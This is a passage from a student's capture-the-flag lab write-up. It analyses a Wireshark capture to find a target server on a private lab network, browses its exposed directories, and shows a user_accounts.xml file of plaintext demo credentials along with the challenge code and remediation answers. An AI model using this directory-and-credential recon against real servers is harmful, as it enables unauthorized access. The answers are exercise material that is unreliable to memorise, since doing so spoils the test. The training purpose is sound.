
- Enforce SMB Signing & Encryption
- Use Network Segmentation & Firewall Rules to block access from unknown networks and the internet

Challenge 4: Analyze a PCAP File to Find Information.

As part of your reconnaissance effort, your team captured traffic using Wireshark. The capture file, **SA.pcap**, is located in the **Downloads** subdirectory within the **kali** user home directory.

Step 1: Find and analyze the SA.pcap file.

Analyze the content of the PCAP file to determine the IP address of the target computer and the URL location of the file with the Challenge 4 code.


SA.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source      Destination  Protocol Length Info
   1 0.000000000  10.5.5.1    10.5.5.11    TCP        74 57868 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=202585810…
   2 0.000029903  10.5.5.11   10.5.5.1     TCP        74 80 → 57868 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSva…
   3 0.000040868  10.5.5.1    10.5.5.11    TCP        66 57868 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025858102 TSecr=28614…
   4 0.000071795  10.5.5.1    10.5.5.11    HTTP      159 GET /database-offline.php HTTP/1.1
   5 0.000164684  10.5.5.11   10.5.5.1     TCP        66 80 → 57868 [ACK] Seq=1 Ack=94 Win=65152 Len=0 TSval=286146855 TSecr=20258…
   6 0.011841434  10.5.5.11   10.5.5.1     HTTP     3794 HTTP/1.1 200 OK  (text/html)
   7 0.011854615  10.5.5.1    10.5.5.11    TCP        66 57868 → 80 [ACK] Seq=94 Ack=3729 Win=63232 Len=0 TSval=2025858114 TSecr=2…
   8 0.012887079  10.5.5.1    10.5.5.11    TCP        66 57868 → 80 [FIN, ACK] Seq=94 Ack=3729 Win=64128 Len=0 TSval=2025858115 TS…
   9 0.016128738  10.5.5.11   10.5.5.1     TCP        66 80 → 57868 [FIN, ACK] Seq=3729 Ack=95 Win=65152 Len=0 TSval=286146871 TSe…
  10 0.016141917  10.5.5.1    10.5.5.11    TCP        66 57868 → 80 [ACK] Seq=95 Ack=3730 Win=64128 Len=0 TSval=2025858118 TSecr=2…
  11 2.036167946  10.5.5.1    10.5.5.11    TCP        74 57878 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=202586013…
  12 2.036196726  10.5.5.11   10.5.5.1     TCP        74 80 → 57878 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSva…
  13 2.036207390  10.5.5.1    10.5.5.11    TCP        66 57878 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2025860138 TSecr=28614…
  14 2.036245694  10.5.5.1    10.5.5.11    HTTP      163 GET /styles/global-styles.css HTTP/1.1
  15 2.036271008  10.5.5.11   10.5.5.1     TCP        66 80 → 57878 [ACK] Seq=1 Ack=98 Win=65152 Len=0 TSval=286148891 TSecr=20258…
  16 2.038164528  10.5.5.11   10.5.5.1     TCP      7306 80 → 57878 [PSH, ACK] Seq=1 Ack=98 Win=65152 Len=7240 TSval=286148893 TSe…
  17 2.038235738  10.5.5.1    10.5.5.11    TCP        66 57878 → 80 [ACK] Seq=98 Ack=7241 Win=61568 Len=0 TSval=2025860140 TSecr=2…
  18 2.038249914  10.5.5.11   10.5.5.1     HTTP     5101 HTTP/1.1 200 OK  (text/css)
```

```
› Frame 4: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits) on int
› Ethernet II, Src: 02:42:74:cc:e2:84 (02:42:74:cc:e2:84), Dst: 02:42:0a:05:05:
› Internet Protocol Version 4, Src: 10.5.5.1, Dst: 10.5.5.11
› Transmission Control Protocol, Src Port: 57868, Dst Port: 80, Seq: 1, Ack: 1,
› Hypertext Transfer Protocol
```


```
0000  02 42 0a 05 05 0b 02 42  74 cc e2 84 08 00 45 00   ·B·····B t·····E·
0010  00 91 29 5c 40 00 40 06  f2 f5 0a 05 05 01 0a 05   ··)\@·@· ········
0020  05 0b e2 0c 00 50 cf 18  85 1d c6 a0 fd 4f 80 18   ·····P·· ·····O··
0030  01 f6 1e 99 00 00 01 01  08 0a 78 c0 24 36 11 0e   ········ ··x·$6··
0040  41 27 47 45 54 20 2f 64  61 74 61 62 61 73 65 2d   A'GET /d atabase-
0050  6f 66 66 6c 69 6e 65 2e  70 68 70 20 48 54 54 50   offline. php HTTP
0060  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 31 30 2e 35   /1.1··Ho st: 10.5
0070  2e 35 2e 31 31 0d 0a 55  73 65 72 2d 41 67 65 6e   .5.11··U ser-Agen
0080  74 3a 20 63 75 72 6c 2f  37 2e 38 38 2e 31 0d 0a   t: curl/ 7.88.1··
0090  41 63 63 65 70 74 3a 20  2a 2f 2a 0d 0a 0d 0a      Accept:  */*····
```

- 10.5.5.1(client)
- 10.5.5.11(server/target)

What is the IP address of the target computer?

- 10.5.5.11


What directories on the target are revealed in the PCAP?



Packet	Hostname	Content Type	Size	Filename
6	10.5.5.11	text/html	3339 bytes	database-offline.php
18	10.5.5.11	text/css	12 kB	global-styles.css
28	10.5.5.11	text/html	935 bytes	test
38	10.5.5.11	text/html	304 bytes	data
48	10.5.5.11	text/html	3281 bytes	ws-user-account.php
58	10.5.5.11	text/html	308 bytes	includes
68	10.5.5.11	text/html	309 bytes	passwords
78	10.5.5.11	text/html	286 bytes	gif
88	10.5.5.11	application/javascript	1147 bytes	follow-mouse.js
98	10.5.5.11	text/html	320 bytes	lib

Step 2: Use a web browser to display the contents of the directories on the target computer.

Use a web browser to investigate the URLs listed in the Wireshark output. Find the file with the code for Challenge 4.




Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
user_accounts.xml	2012-05-14 00:00	5.5K	

Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80

"data" | 304 bytes | HTML document



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<Employees>
  -<Employee ID="0">
      <UserName>Flag</UserName>
      <Password>Here is the Code for Challenge 4!</Password>
      <Signature>21z-1478K</Signature>
      <Type>Flag</Type>
    </Employee>
  -<Employee ID="1">
      <UserName>admin</UserName>
      <Password>adminpass</Password>
      <Signature>g0t r00t?</Signature>
      <Type>Admin</Type>
    </Employee>
  -<Employee ID="2">
      <UserName>adrian</UserName>
      <Password>somepassword</Password>
      <Signature>Zombie Films Rock!</Signature>
      <Type>Admin</Type>
    </Employee>
  -<Employee ID="3">
      <UserName>john</UserName>
      <Password>monkey</Password>
      <Signature>I like the smell of confunk</Signature>
      <Type>Admin</Type>
    </Employee>
  -<Employee ID="4">
      <UserName>jeremy</UserName>
      <Password>password</Password>
      <Signature>d1373 1337 speak</Signature>
      <Type>Admin</Type>
    </Employee>
  -<Employee ID="5">
      <UserName>bryce</UserName>
      <Password>password</Password>
      <Signature>I Love SANS</Signature>
      <Type>Admin</Type>
```

What is the URL of the file?

- http://10.5.5.11/data/user_accounts.xml

What is the content of the file?

- username and password creds of employees with their signatures

What is the code for Challenge 4?

- 21z-1478K

Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

- implementing data encryption
- enforcing strict access control policies